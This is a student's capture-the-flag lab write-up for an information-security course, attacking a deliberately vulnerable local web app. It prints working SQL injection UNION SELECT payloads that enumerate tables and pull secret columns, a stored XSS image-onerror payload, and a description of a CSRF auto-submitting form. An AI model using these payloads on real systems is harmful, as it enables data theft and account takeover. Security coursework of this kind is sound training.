

# Information Security A-03

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## 01 SQL Injection – Basic

Exploit a basic SQL Query

Testing basic query , got basic table and user information

query: %

The screenshot shows a web browser window with the URL `127.0.0.1:5000/sql?term=%25`. The page is titled "SQL Injection Playground" and contains a search bar labeled "Name contains" with the input "%". A blue "Query" button is next to the input. Below the search bar, the "EXECUTED QUERY" is displayed as `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE`. A table of results is shown below the query:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

To the right of the table, the "Objective" section states: "Extract the hidden flag by exploiting the vulnerability in the leaderboard query." It includes three bullet points: "The query uses LIKE 'K(your\_input)K' - think about how to break out of this.", "Use UNION SELECT to combine results from another table.", and "Submit the extracted flag via the flag station." Below the objective, a "Hints" section provides additional guidance: "Start with '\*' to close the LIKE pattern and break the SQL string.", "The original query selects 3 columns - your UNION must match this count.", "Try: '\*' UNION SELECT 1,2,3-- first to test column count.", "Look for a table containing player secrets or rewards.", "The flag column might be named something like secret\_token or token.", and "You'll see multiple results - try submitting each one to find the correct flag." A yellow sticky note is placed over the objective and hints sections, containing the text: "Tauha Imran 2211233 cs-g Info.Sec. A-3".

query: %' UNION SELECT 1,2,3--

SQL Lab

127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C%2C3--

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Sub

### SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

%' UNION SELECT 1,2,3--

Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
1	2	3
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

### Objective

Extract the hidden flag by exploiting the vulnerable leaderboard query.

- The query uses `LIKE '%(your_input)%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

### Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your `UNION` must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

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Info.Sec. A-3

Stranger Things 5 offi... 8:49 AM  
11/24/2025

This way I can tell that this is injectable because results are showing

SQL Lab

127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C+tbl\_name%2C+3+FROM+sqlite\_master--

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Sub

### SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains

%' UNION SELECT 1, tbl\_name, 3 FROM sqlite\_master--

Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
1	access_keys	3
1	admins	3
1	client_vault	3
1	contracts	3
1	feedback	3

### Objective

Extract the hidden flag by exploiting the vulnerable leaderboard query.

- The query uses `LIKE '%(your_input)%'` - think about how to break out of this.
- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.

### Hints:


- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your `UNION` must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

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9°C Sunny 8:51 AM  
11/24/2025

Getting all the table names to find the flag

query: `%' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --`




The screenshot shows the 'SQL Injection Playground' interface. The 'Name contains' input field has the query `' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --` entered. The 'EXECUTED QUERY' section shows the resulting SQL statement: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE %' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --`. The results table displays the following data:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130
access_keys	1	1

On the right, the 'Objective' section states: 'Extract the hidden flag by exploiting the vulnerability in the leaderboard query.' The 'Hints' section provides guidance: 'Start with \*' to close the LIKE pattern and break the SQL string. The original query selects 3 columns - your UNION must match this count. Try: %' UNION SELECT 1,2,3-- first to test column count. Look for a table containing player secrets or rewards. The flag column might be named something like secret\_token or token. You'll see multiple results - try submitting each one to find the correct flag.'

A yellow sticky note on the right reads: 'Tauha Imran 22i1233 cs-g Info.Sec. A-3 Task1 getting table names'.

And I found a "player\_secrets" table



The screenshot shows the 'SQL Injection Playground' interface. The 'EXECUTED QUERY' section shows the resulting SQL statement: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE %' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --`. The results table displays the following data:

message_vault	1	1
message_vault_tail	1	1
player_secrets	1	1
session_tokens	1	1
session_tokens_tail	1	1
shipments	1	1

A yellow sticky note on the right reads: 'Tauha Imran 22i1233 cs-g Info.Sec. A-3 Task1 getting table names'.

Getting data from that "player\_secrets" table

query: `%' UNION SELECT secret_token, reward_points, 0 FROM player_secrets--`

SQLi Lab

127.0.0.1:5000/sqli?term=%25%27UNION+SELECT+secret\_token%2C+reward\_points%2C+0+FROM+player\_secrets--

Query

EXECUTED QUERY

```
SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE
```

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130
FLAG{This_is_not_the_flag}	104	0
FLAG{Trust_me_its_false_1}	102	0
FLAG{Trust_me_its_ture_1}	100	0
FLAG{Trust_me_its_false_2}	103	0
FLAG{Hello_world_to_SQLi}	999	0
FLAG{Trust_me_its_ture_2}	101	0

Hints:

- Use **UNION SELECT** to combine results from another table.
- Submit the extracted flag via the flag station.

Start with `%'` to close the LIKE pattern and break the SQL string.

The original query selects 3 columns - your UNION must match this count.

Try: `%' UNION SELECT 1,2,3--` first to test column count.

Look for a table containing player secrets or rewards.

The flag column might be named something like `secret_token` or `token`.

You'll see multiple results - try submitting each one to find the correct flag.

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Info.Sec. A-3  
Task1  
getting table names

Found the flags now submitting and seeing which one works!

Flags Found	Correct?
FLAG{This_is_not_the_flag}	NO
FLAG{Trust_me_its_false_1}	NO
FLAG{Trust_me_its_ture_1}	NO
FLAG{Trust_me_its_false_2}	NO
FLAG{Hello_world_to_SQLi}	999
FLAG{Trust_me_its_ture_2}	YESSS

Flag Station

127.0.0.1:5000/flags

Verify it's you

#4CK P07470DashboardSQLi BasicSQLi AdvancedSQLi BlindXSS LabCSRF LabBonusSubmit FlagsLogoutAdmin

Flag captured for SQLi! +100 pts

### Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

#### CSRF

Forge a state-changing request to grab this flag

FLAG{...}

Submit

#### SQLi

Extract the hidden data via SQL injection

Captured ✓

#### SQLi\_ADV

Chain UNION SELECT payloads against confidential contracts

FLAG{...}

Submit

#### SQLi\_BLIND

Use boolean/blind techniques to exfiltrate secret data

FLAG{...}

#### STEG

Bonus stego puzzle hidden in the site chrome.

FLAG{...}

#### XSS

Pop an alert and steal the flag with stored XSS

FLAG{...}

Tauha Imran  
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Info.Sec. A-3  
Task1  
found the flag!!!

11°C Sunny

10:18 AM  
11/24/2025

## 02 SQL Injection – Advance –

Exploit a bit advanced SQL Query

Starting of with a basic query to see what we can find  
query: %

The screenshot shows a web application titled "SQL Contracts Lab" with a URL of `127.0.0.1:5000/sql/contracts?client=%25`. The interface includes a navigation bar with links like "Dashboard", "SQL Basic", "SQL Advanced", "SQL Blind", "XSS Lab", "CSRF Lab", "Bonus", "Submit Flags", "Logout", and "Admin". The main content area is titled "Executive Contracts Search" and contains a search form with a "Client name contains" input field and a "Lookup" button. Below the form, the "EXECUTED QUERY" is displayed as `SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl`. A table of results is shown with columns "Client", "Scope", and "Budget". The table contains two entries: "Rapid Rail" with "SCADA hardening review" and a budget of "\$120000", and "Monarch Cyber" with "Red-team readiness exercise" and a budget of "\$85000". A "Notes" field is also present, containing the text "Flag stored in confidential appendix C". On the right side, an "Objective" section states: "Extract confidential data from the contract database using SQL injection." Below this, a "Hints" section provides guidance: "Start with 'x' to close the LIKE pattern.", "Count columns: 'x' ORDER BY 1--, 'x' ORDER BY 2--, etc. until you get an error.", "The query has 4 columns: client\_name, scope, budget, confidential\_notes.", "Use UNION SELECT with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).", "Look for a table named something like client\_vault or vault.", "The flag might be in a column like encrypted\_data or data.", "Place the flag column in the 4th position to see it in the 'Notes' field.", "Multiple results will appear, submit each one to the flag field." A yellow sticky note is placed over the hints section, containing the text: "Tauha Imran 2211233 cs-g Info.Sec. A-3 Task2".

Client	Scope	Budget
Rapid Rail	SCADA hardening review	\$120000
Monarch Cyber	Red-team readiness exercise	\$85000

now further exploring the columns

query: %' UNION SELECT 'a','b',1,'c' ORDER by budget --

The screenshot shows the SQL Contracts Lab interface. The query entered is: `' UNION SELECT 'a','b','c' ORDER by budget --`. The executed query is: `SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE c1`. The results table shows three rows of data:

Client	Scope	Budget
a	b	\$1
Helios Bank	Mobile app pen test	\$64000
Monarch Cyber	Red-team readiness exercise	\$85000

Notes for each row are displayed below the table. The first row's note is "c". The second row's note is "Data room URL: https://helios.example/deal". The third row's note is "VPN creds stored under vault entry v-992".

Hints provided on the right:

- Start with `'` to close the LIKE pattern.
- Count columns: `' ORDER BY 1--,' ORDER BY 2--,'` until you get an error.
- The query has 4 columns: client\_name, scope, budget, confidential\_notes.
- Use `UNION SELECT` with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like client\_vault or vault.
- The flag might be in a column like encrypted\_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

Now getting the table names

query: `' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master --`

Found a table named "client\_vault", I think the flag might be there

The screenshot shows the SQL Contracts Lab interface. The query entered is: `' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master --`. The executed query is: `SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE c1`. The results table shows three rows of data:

Client	Scope	Budget
Helios Bank	Mobile app pen test	\$64000
Monarch Cyber	Red-team readiness exercise	\$85000

Notes for each row are displayed below the table. The first row's note is "Data room URL: https://helios.example/deal". The second row's note is "VPN creds stored under vault entry v-992".

Objective: Extract confidential data from the contract database using SQL injection.

- The search uses `LIKE '%(your_input)%'` - inject a `UNION SELECT`.
- Determine the exact column count first (try `ORDER BY 1, ORDER BY 2, etc.`).
- Extract the flag from a separate vault table.

Hints provided on the right:

- Start with `'` to close the LIKE pattern.
- Count columns: `' ORDER BY 1--,' ORDER BY 2--,'` until you get an error.
- The query has 4 columns: client\_name, scope, budget, confidential\_notes.
- Use `UNION SELECT` with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like client\_vault or vault.
- The flag might be in a column like encrypted\_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.

And using the hints got this from "client\_vault" table by accessing the encrypted\_data column



query: %' UNION SELECT 1, encrypted\_data,'b','c' FROM client\_vault—

**Executive Contracts Search**

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains

%' UNION SELECT 1, encrypted\_data,'b','c' FROM client\_vault--

Lookup

EXECUTED QUERY

```
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl
```

Client	Scope	Budget
1	FLAG{Keep_looking_elsewhere}	\$b
1	FLAG{Not_the_real_flag_here}	\$b
1	FLAG{Nice_try_Kiddo_Now_try_next}	\$b

Notes: c

Notes: c

Notes: c

Notes: c

**Objective**

Extract confidential data from the contracts database using SQL injection.

- The search uses LIKE 'X(your\_input)X' - in SELECT.
- Determine the exact column count first (ORDER BY 2, etc.).
- Extract the flag from a separate vault table.

**Hints:**

- Start with '\*' to close the LIKE pattern.
- Count columns: '\*' ORDER BY 1--, '\*' ORDER BY 2--, etc. until you get an error.
- The query has 4 columns: client\_name, scope, budget, confidential\_notes.
- Use UNION SELECT with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like client\_vault or vault.
- The flag might be in a column like encrypted\_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

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Flags Found	CORRECT?
FLAG{Keep_looking_elsewhere}	NO
FLAG{Not_the_real_flag_here}	NO
FLAG{Nice_try_Kiddo_Now_try_next}	YES
FLAG{Trust_me_its_false_3}	NO
FLAG{Trust_me_its_ture_3}	NO

Flag Station

127.0.0.1:5000/flags

School

#4CK P07470

DashboardSQLi BasicSQLi AdvancedSQLi BlindXSS LabCSRF LabBonusSubmit FlagsLogoutAdmin

Flag captured for SQLi\_ADV! +110 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF

Forge a state-changing request to grab this flag

FLAG{...}

Submit

SQLi

Extract the hidden data via SQL injection

Captured ✓

SQLi\_ADV

Chain UNION SELECT payloads against confidential contracts

Captured ✓

SQLi\_BLIND

Use boolean/blind techniques to exfiltrate secret data

FLAG{...}

Submit

STEG

Bonus stego puzzle hidden in the site chrome.

FLAG{...}

Submit

XSS

Pop an alert and steal the flag with stored XSS

FLAG{...}

Submit

22i1233 cs-g  
Info.Sec. A-3  
Task2  
flag found!

12°C Sunny

10:50 AM  
11/24/2025

### 03 SQLi blind - It's a blind SQL.

It doesn't show error msg, or expected query upon injection.

I couldn't do this one and I think I forgot to push my attempts of this one lol

## 04 Cross-Site Scripting (XSS) –

The site features a public comment or feedback section.

Honestly this one just worked with anything...

it tried both


message : Test


message: <img src=x onerror="alert(window.challengeFlags.xss)">

and got the same flag

FLAG{Nothig\_is\_for\_free}


Here's the screenshots of me testing it out and confirming the flag






## 05 CSRF Task – Cross-Site Request Forgery (CSRF)


- Inspected the vulnerable page using Browser Developer Tools (Elements/Sources).
- Identified a hidden `<script>` block that exposed the flag directly on the client side.
- Recovered the flag: **FLAG{Security\_is\_illusion}**.
- Demonstrated the CSRF exploit by creating a malicious `attack.html` page.
- The malicious page:
  - Displays an innocent-looking message.
  - Contains a hidden POST form targeting `http://localhost:5000/csrf/update-email`.
  - Auto-submits the form when the user clicks anywhere on the page.
- Screenshots included:
  - The visible front-end interface.




- The `<script>` section containing the exposed flag.



- The hidden CSRF attack form inside attack.html.



- Flag submitted successfully

